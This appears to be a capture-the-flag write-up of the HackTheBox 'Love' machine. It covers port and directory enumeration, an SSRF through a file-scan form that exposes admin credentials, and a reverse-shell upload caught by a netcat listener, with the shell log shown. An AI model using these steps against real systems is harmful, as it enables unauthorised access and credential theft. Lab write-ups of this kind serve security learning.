Author: ForTheHacKing **Date:** 07/21

HTB Machine: Love

Contents

Port Enumeration …page 2

Web Directory Enumeration …page 3

Gaining A Foothold …page 5

Escalating Privilieges …page 9

Author: ForTheHacKing **Date:** 07/21

HTB Machine: Love

Port Enumeration

●Ports 80, 443

Port 80 is discoverable and is seen to be running http: an older protocol for connections to a web server where packet transmission is unencrypted and visible to anyone 'sniffing' the packets with a tool such as Wireshark.

Network scanning also reveals an SSL certificate on port 443, holding a common name attribute as 'staging.love.htb', and an organisation name as 'ValentineCorp'. (This will play a role in gaining a foothold to the system.)

●Ports 135, 49664-49670

Port scanning reveals open ports for Windows RPC (Remote Procedure Call) Endpoint Mapper on port 135, with possible additional ports open in the 49664-49670 range also in service to RPC. The Endpoint Mapper, on port 135, allows other systems to discover what services are advertised on a machine and what port to find them on.

●Ports 139, 445

Port 139 is open for the NetBIOS (Network Basic Input/Output System) running on the machine, and allows applications and computers to communicate over a LAN (Local Area Network). Specifically, port 139 is for clients to "call" the server (this machine in question) to connect to it over a NetBIOS session. This is referred to as session mode where both sides issue "send" and "receive" commands to send messages bilaterally.

●Port 3306

Port enumeration reveals that port 3306 is being used to service MySQL.

●Port 5000

Port 5000 has been identified as being open for http web services, but it is locked behind necessary credentials to access. Scanning it returns a '403 Forbidden' error and accessing 10.10.10.239:5000 displays the same. Nonetheless, this port will be useful when gaining a foothold into the system.

●Port 5040

Network enumerating has revealed port 5040 to be 'open', 'filtered' and 'unfiltered' at various different times. Additionally, the service was never discovered which may suggest that the port is being blocked successfully with a firewall. Many scan variants were used against this port and none of them returned any observable services or clues as to what service was hosted by the port. Also, searching the IANA website yields zero entries for this port number.

Web Directory Enumeration

Utilising Dirbuster, web page enumeration has revealed the following web pages exist on the machine associated with the provided IP address. Interesting results are highlighted.

```
==> DIRECTORY: http://10.10.10.239/admin/
==> DIRECTORY: http://10.10.10.239/Admin/
==> DIRECTORY: http://10.10.10.239/ADMIN/
+ http://10.10.10.239/aux (CODE:403|SIZE:302)
+ http://10.10.10.239/cgi-bin/ (CODE:403|SIZE:302)
+ http://10.10.10.239/com1 (CODE:403|SIZE:302)
+ http://10.10.10.239/com2 (CODE:403|SIZE:302)
+ http://10.10.10.239/com3 (CODE:403|SIZE:302)
+ http://10.10.10.239/con (CODE:403|SIZE:302)

==> DIRECTORY: http://10.10.10.239/dist/
+ http://10.10.10.239/examples (CODE:503|SIZE:402)

==> DIRECTORY: http://10.10.10.239/images/
==> DIRECTORY: http://10.10.10.239/Images/
==> DIRECTORY: http://10.10.10.239/includes/
+ http://10.10.10.239/index.php (CODE:200|SIZE:4388)
+ http://10.10.10.239/licenses (CODE:403|SIZE:421)
+ http://10.10.10.239/lpt1 (CODE:403|SIZE:302)
+ http://10.10.10.239/lpt2 (CODE:403|SIZE:302)
+ http://10.10.10.239/nul (CODE:403|SIZE:302)
+ http://10.10.10.239/phpmyadmin (CODE:403|SIZE:302)

==> DIRECTORY: http://10.10.10.239/plugins/
+ http://10.10.10.239/prn (CODE:403|SIZE:302)
+ http://10.10.10.239/server-info (CODE:403|SIZE:421)
+ http://10.10.10.239/server-status (CODE:403|SIZE:421)
+ http://10.10.10.239/webalizer (CODE:403|SIZE:302)

---- Entering directory: http://10.10.10.239/admin/ ----
+ http://10.10.10.239/admin/aux (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/com1 (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/com2 (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/com3 (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/con (CODE:403|SIZE:302)

==> DIRECTORY: http://10.10.10.239/admin/includes/
+ http://10.10.10.239/admin/index.php (CODE:200|SIZE:6198)
+ http://10.10.10.239/admin/lpt1 (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/lpt2 (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/nul (CODE:403|SIZE:302)
+ http://10.10.10.239/admin/prn (CODE:403|SIZE:302)

---- Entering directory: http://10.10.10.239/Admin/ ----
+ http://10.10.10.239/Admin/aux (CODE:403|SIZE:302)
+ http://10.10.10.239/Admin/com1 (CODE:403|SIZE:302)
```

'CODE: 403' means that access without the correct credentials is not authorised.


'CODE: 503' means that there is an error on the server side and thus access has not been achieved.

'CODE: 200' means that there are no error/credentials required. This allows anyone, anytime, to access this resource.

We can see that 10.10.10.239/index.php is a web page in PHP format that is available for anyone to access.

```
+ http://10.10.10.239/Admin/com2 (CODE:403|SIZE:302)
+ http://10.10.10.239/Admin/com3 (CODE:403|SIZE:302)
+ http://10.10.10.239/Admin/con (CODE:403|SIZE:302)

==> DIRECTORY: http://10.10.10.239/Admin/includes/
+ http://10.10.10.239/Admin/index.php (CODE:200|SIZE:6198)
+ http://10.10.10.239/Admin/lpt1 (CODE:403|SIZE:302)
+ http://10.10.10.239/Admin/lpt2 (CODE:403|SIZE:302)
+ http://10.10.10.239/Admin/nul (CODE:403|SIZE:302)
+ http://10.10.10.239/Admin/prn (CODE:403|SIZE:302)

---- Entering directory: http://10.10.10.239/ADMIN/ ----
+ http://10.10.10.239/ADMIN/aux (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/com1 (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/com2 (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/com3 (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/con (CODE:403|SIZE:302)

==> DIRECTORY: http://10.10.10.239/ADMIN/includes/
+ http://10.10.10.239/ADMIN/index.php (CODE:200|SIZE:6198)
+ http://10.10.10.239/ADMIN/lpt1 (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/lpt2 (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/nul (CODE:403|SIZE:302)
+ http://10.10.10.239/ADMIN/prn (CODE:403|SIZE:302)
```

Navigating to http://10.10.10.239/admin/index.php reveals a web page for an administrator to log into




A login page for users to provide administrator credentials.

Gaining A Foothold

While port scanning, port 443 revealed an Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 http server header. The same result was revealed on scanning port 5000, and both of which initially returned ‘403 Forbidden’ results.

In addition, scanning port 443 reveals the SSL certificate’s properties of: ‘common name’ to show ‘staging.love.htb’, and ‘organisation name’ to show ‘ValentineCorp’.


Trying to navigate to http://staging.love.htb initially returns no results as the URL cannot be found in the web browser due to the DNS having no associated IP address for the URL. Additionally, the site is unable to receive ICMP ping requests. However, by altering our /etc/hosts file on the attacking machine, potential attackers are able to ping staging.love.htb successfully and access the URL via a web browser.



```
  GNU nano 5.4                                   /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.239    staging.love.htb


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

                                        [ Read 9 lines ]
^G Help         ^O Write Out    ^W Where Is     ^K Cut          ^T Execute      ^C Location     M-U Undo
```

On your machine, use a text editor such as vim or nano to add 10.10.10.239 staging.love.htb to your /etc/hosts file.

When navigating to http://staging.love.htb/ now, the web page is revealed that seems to belong to Valentine Corp, as stated in the website footer.



Free File Scanner

FFS will scan your files for recognized malware signatures.

Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.


Sign up today

We are not live yet please subscribe to get updates

© Valentine Corpotation. All Rights Reserved.

http://staging.love.htb/ accessed via any web browser, remember to use http and not https.

Next, we can navigate to the 'Demo' page using the link near the top of the webpage. And here, there is an option to upload a file to be scanned.



Specify the file url:

Enter the url of the file to scan


© Valentine Corpotation. All Rights Reserved.

http://staging.love.htb/beta.php has functionality for a file URL to be uploaded.

Taking advantage of this, potential attackers may utilise a technique known as Server-Side Request Forgery (SSRF) to trick the server, essentially, into thinking it is working with a 'trusted' machine and therefore reveal more information than it should to a potentially untrusted outsider.

For more information about SSRF, please visit the following link:
https://blog.sqreen.com/ssrf-explained/

By submitting '127.0.0.1:5000', attackers could fool the server into believing that the request is coming from the server itself on the localhost interface. The execution will be granted as there is trust by default when the server believes the request is coming from the server itself.



Specify the file url:


127.0.0.1:5000

Enter the url of the file to scan

© Valentine Corpotation. All Rights Reserved.

Inputting 127.0.0.1:5000 will reveal the contents of this URL as if the administrator has logged in.

By utilising this method, potential attackers will have revealed the following credentials…



Specify the file url:

File to scan

Enter the url of the file to scan

Voting system Administration


Vote Admin Creds adm[redacted]

© Valentine Corpotation. All Rights Reserved.

© Valentine Corpotation. All Rights Reserved.

Attackers can use SSRF to reveal [redacted] and [redacted] as username and passwords respectively.


These confidential credentials can then be used to gain unauthorised access to the webpage found at 10.10.10.239/admin/index.php, titled 'Voting System using PHP', discovered through the use of Dirbuster during the Web Directory Reconnaissance.



Gaining administrator account access to 10.10.10.239/admin/index.php. Find the 'Voters' page.

Navigating through these web pages reveals the opportunity to upload files within the 'http://10.10.10.239/admin/voters.php' web page.

Uploading a reverse shell script, simply changing the IP address and port number within the script to our VPN interface IP address (*ifconfig -a*), allows a netcat listener to gain a connection with user-level access inside the webserver. Googling for a reverse shell script should lead you to some simple ones.



```
┌──(kali㉿kali)-[~/Documents]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.79] from (UNKNOWN) [10.10.10.239] 61114
SOCKET: Shell has connected! PID: 5200
whoami
ft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
whlove\phoebe

C:\xampp\htdocs\omrs\images>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs\images

07/30/2021  04:50 PM    <DIR>          .
07/30/2021  04:50 PM    <DIR>          ..
07/30/2021  02:43 PM                 3 cmd.sh
```

Utilising a reverse shell listener (netcat) to gain a foothold in the machine. Remember to run netcat first in terminal (with the port number of your choice) before hitting upload on the reverse shell script.

The fact that we can upload a malicious script is a huge security flaw.

